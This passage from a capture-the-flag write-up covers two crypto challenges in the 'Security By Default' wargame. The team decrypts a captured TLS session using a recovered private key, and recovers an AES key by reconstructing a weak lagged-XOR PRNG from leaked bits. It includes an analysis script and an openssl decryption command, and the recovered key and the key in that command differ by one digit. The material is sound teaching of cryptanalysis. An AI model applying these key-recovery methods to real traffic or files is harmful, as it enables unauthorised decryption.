
[3] http://dlerch.opendomo.org/cp/Cryptography/get_priv_key.c

Then we click on Apply / OK and auto-magically we get a HTTP (unencrypted) session:



No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.181.129	192.168.181.128	TCP	45075 > https [SYN] Seq=0 Win=5840 Len=0 MSS=14
2	0.000998	192.168.181.128	192.168.181.129	TCP	https > 45075 [SYN, ACK] Seq=0 Ack=1 Win=64240
3	0.001817	192.168.181.129	192.168.181.128	TCP	45075 > https [ACK] Seq=1 Ack=1 Win=5888 Len=0
4	0.004932	192.168.181.129	192.168.181.128	SSLv2	Client Hello
5	0.004932	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=40,
6	0.005826	192.168.181.128	192.168.181.129	TLSv1	Server Hello, Certificate, Server Hello Done
7	0.006757	192.168.181.129	192.168.181.128	TCP	45075 > https [ACK] Seq=119 Ack=694 Win=7232 Le
8	0.012081	192.168.181.129	192.168.181.128	TLSv1	Client Key Exchange, Change Cipher Spec, Finish
9	0.012081	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=40,
10	0.012789	192.168.181.128	192.168.181.129	TLSv1	Change Cipher Spec, Finished
11	0.016758	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=120,
12	0.017461	192.168.181.129	192.168.181.128	HTTP	GET /file.txt HTTP/1.0
13	0.017461	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=40,
14	0.018239	192.168.181.128	192.168.181.129	HTTP	HTTP/1.1 200 OK (text/plain)
15	0.019169	192.168.181.129	192.168.181.128	TCP	45075 > https [FIN, ACK] Seq=447 Ack=1195 Win=8
16	0.019983	192.168.181.128	192.168.181.129	TCP	https > 45075 [ACK] Seq=1195 Ack=448 Win=63794
17	0.021071	192.168.181.128	192.168.181.129	TLSv1	Alert (Level: Warning, Description: Close Notif

The token is embedded in HTTP response:



No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.181.129	192.168.181.128	TCP	45075 > https [SYN] Seq=0 Win=5840 Len=0 MSS=14
2	0.000998	192.168.181.128	192.168.181.129	TCP	https > 45075 [SYN, ACK] Seq=0 Ack=1 Win=64240
3	0.001817	192.168.181.129	192.168.181.128	TCP	45075 > https [ACK] Seq=1 Ack=1 Win=5888 Len=0
4	0.004932	192.168.181.129	192.168.181.128	SSLv2	Client Hello
5	0.004932	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=40,
6	0.005826	192.168.181.128	192.168.181.129	TLSv1	Server Hello, Certificate, Server Hello Done
7	0.006757	192.168.181.129	192.168.181.128	TCP	45075 > https [ACK] Seq=119 Ack=694 Win=7232 Le
8	0.012081	192.168.181.129	192.168.181.128	TLSv1	Client Key Exchange, Change Cipher Spec, Finish
9	0.012081	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=40,
10	0.012789	192.168.181.128	192.168.181.129	TLSv1	Change Cipher Spec, Finished
11	0.016758	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=120,
12	0.017461	192.168.181.129	192.168.181.128	HTTP	GET /file.txt HTTP/1.0
13	0.017461	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=40,
14	0.018239	192.168.181.128	192.168.181.129	HTTP	HTTP/1.1 200 OK (text/plain)
15	0.019169	192.168.181.129	192.168.181.128	TCP	45075 > https [FIN, ACK] Seq=447 Ack=1195 Win=8
16	0.019983	192.168.181.128	192.168.181.129	TCP	https > 45075 [ACK] Seq=1195 Ack=448 Win=63794
17	0.021071	192.168.181.128	192.168.181.129	TLSv1	Alert (Level: Warning, Description: Close Notif

```
⊞ Frame 14 (508 bytes on wire, 508 bytes captured)
⊞ Ethernet II, Src: Vmware_32:70:25 (00:0c:29:32:70:25), Dst: Vmware_6f:b1:13 (00:0c:29:6f:b1:13)
⊞ Internet Protocol, Src: 192.168.181.128 (192.168.181.128), Dst: 192.168.181.129 (192.168.181.129)
⊞ Transmission Control Protocol, Src Port: https (443), Dst Port: 45075 (45075), Seq: 753, Ack: 447, Len: 442
⊞ Secure Socket Layer
⊞ [Reassembled SSL Segments (372 bytes): #14(343), #14(29)]
⊞ [Reassembled SSL Segments (372 bytes): #14(343), #14(29)]
⊞ Hypertext Transfer Protocol
⊞ Line-based text data: text/plain
⊞ Hypertext Transfer Protocol
⊟ Line-based text data: text/plain
    Token: followus:@secbydefault
```

```
0150  61 69 6e 0d 0a 0d 0a 54  6f 6b 65 6e 3a 20 66 6f   ain....T oken: fo
0160  6c 6c 6f 77 75 73 3a 40  73 65 63 62 79 64 65 66   llowus:@ secbydef
0170  61 75 6c 74                                       ault
```

Token

followus:@secbydefault

Crypto 3

Score

200

Description

We are given a file encrypted with AES-ECB. We are told that the 128bit password was generated using a weak PRNG from which we know 2310 bits. Our goal is to synthesize the PRNG from the leaked information, recover the password and decrypt the file!

Solution

Our first step was researching the list of possible PRNGs, so we could systematically test which one of them was used. In [1][4] we got a list of typical PRNG implementations:

- General Feedback Shift Registers: $x_n = x_{n-p}$ xor x_{n-q}
- LCG: $x_{n+1} = (a \cdot x_n + c) \bmod m$
- LSFR: $Gx = g_n \cdot X_n + g_{n-1} \cdot X_{n-1} + g_{n-2} \cdot X_{n-2} + \ldots + g_1 \cdot X_1 + g_0$
- Xorshift: Repetition of XOR and SHIFT operations [2][5]

Our next step was to check if we could find any pattern that fulfilled one of those previous formulas. We began with the easiest one, $x_n = x_{n-p}$ *xor* x_{n-q}, seeking this pattern among the 2310 bits. In order to do so, we bruteforced the separation between words, q and p, while trying different word sizes (1, 2, 4, 8 … bits). We used the following simple script to automate the work.

```
def analyse_prng():
   for separation1 in range( 1, 40 ):
      for separation2  in range( separation1+1, 40 ):
         ini_step = separation2
         for step in range( ini_step, len(p)/length ):
             token1 = p[ ini + (step - separation1)*length: ini
+ (step-separation1+1)*length ]
             token2 = p[ ini + (step - separation2)*length: ini
+ (step-separation2+1)*length ]
             test = p[ ini + step*length: ini +
(step+1)*(length) ]

             if bina(test) != bina(token1) ^ bina(token2):
                 break
```

[4] [1] - http://hep.physics.indiana.edu/~hgevans/p410-p609/material/04_rand/prng_types.html
[5] [2] - http://en.wikipedia.org/wiki/Xorshift

```
            if step-ini_step > 5 :
                print "Possible match %d / %d" % ( step, len(p)
/length )
                print "%d %d => %d\n" % ( bina(token1),
bina(token2), bina(test) )
```

Luckily, we found a pattern very quickly:

Samsa$ python analyse.py
Step 6/547 [2-30] - 0111 0000 => 0111
Step 7/547 [2-30] - 1011 0000 => 1011
….
Step 546/547 [2-30] - 1010 1110 => 0100

The exact formula detected was: $x_n = x_{n-15} \wedge x_{n-1}$ using 4 as the size of word (nibbles). Using this pattern, we could regenerate the original 2310 bits from a subset of 4*16 bits: we were on the right track! With this routine we could also regenerate the whole cycle of the PRNG and detect its length:

Seed:
01000000101010110000000110011011111111011101101010101101001100110
Found cycle @ 8191
Length key: 32768

We regenerated the sequence of 32768 bits of the PRNG but we couldn't know where the "beginning" was. So we had to test for all the possible passwords (subsets of 128 consecutive bits).

As we were not sure that the decrypted file would be ASCII text we stole Ero's python entropy function [3][6] that scores data from 8 to 0 (Being 8 complete random data). We noticed that the average decrypted sample had a score above 7.9, so we set the threshold to 7.5 and run the program expecting some luck…

However, that never happened, as there was an error on the challenge making it impossible to get the correct key! You can read more on this in the wonderful official solution that Vierito wrote about the challenge [4][7].

We have later encrypted the binary with the correct key in order to assess if the system would have worked correctly:

Samsa$ python crypto03.py

[6] [3] - http://blog.dkbza.org/2007/05/scanning-data-for-entropy-anomalies.html
[7] [4] - http://vierito.es/wordpress/2011/01/22/breaking-lfsr-based-pseudo-random-number-generators/#more-869

PRNG :
01000000101010110000000110011011111111011101101010101101100100110
Found cycle @ 8191
Length key : 32768
Possible password!! Score[7.277338] :
f76ab499b1ddbd2dac6d90923e3857a0

Samsa$ openssl enc -d -in encrypted -out dec.gif -K f76ab499b1ddbd2dac6d90923e3457a0 -aes-128-ecb -iv dead

Notice that old Openssl versions enforce the use of the parameter –iv even if it is not really used (we lost some precious time figuring it out)!

Finally this is the GIF obtained by decrypting original file:

Token

aLFSRist00WeaKz

Contact us

dreyer

Jose Carlos Luna Durán
Mail: Jose.Carlos.Luna@gmail.com
Twitter: @dreyercito

kachakil

Daniel Kachakil
Mail: dani@kachakil.com
Twitter: @kachakil

nullsub

Mario Ballano
Mail: mballano@gmail.com
Twitter: @marioballano

romansoft

Román Medina-Heigl Hernández
Mail: roman@rs-labs.com
Twitter: @roman_soft

uri

Oriol Carreras
Mail: gregoriosamsa@gmail.com
Twitter: @samsa2k8

whats

Albert Sellarès Torra
Mail: whats@wekk.net
Twitter: @whatsbcn

Conclusions & Acknowledgements

"SbD" wargame was a nice competition. We want to congratulate and thank "Security By Default" staff (as well as collaborators like Javi Moreno "Vierito" or Pedro Laguna) for creating this nice wargame. It was funny and well organized.

Of course, we cannot forget the Spanish security firm "Panda Security". It is always a good idea to promote security and high-technical events like this. Thank you for sponsoring the prize.

We also want to congratulate other contestants (individuals and teams) for playing this wargame and making it so fun, especially to Painsec (they also solved all challenges), Gesteiro & co, Phib, Pepelux & Okaboy and PPP.

Finally, thanks to all of you for reading!

-- int3pids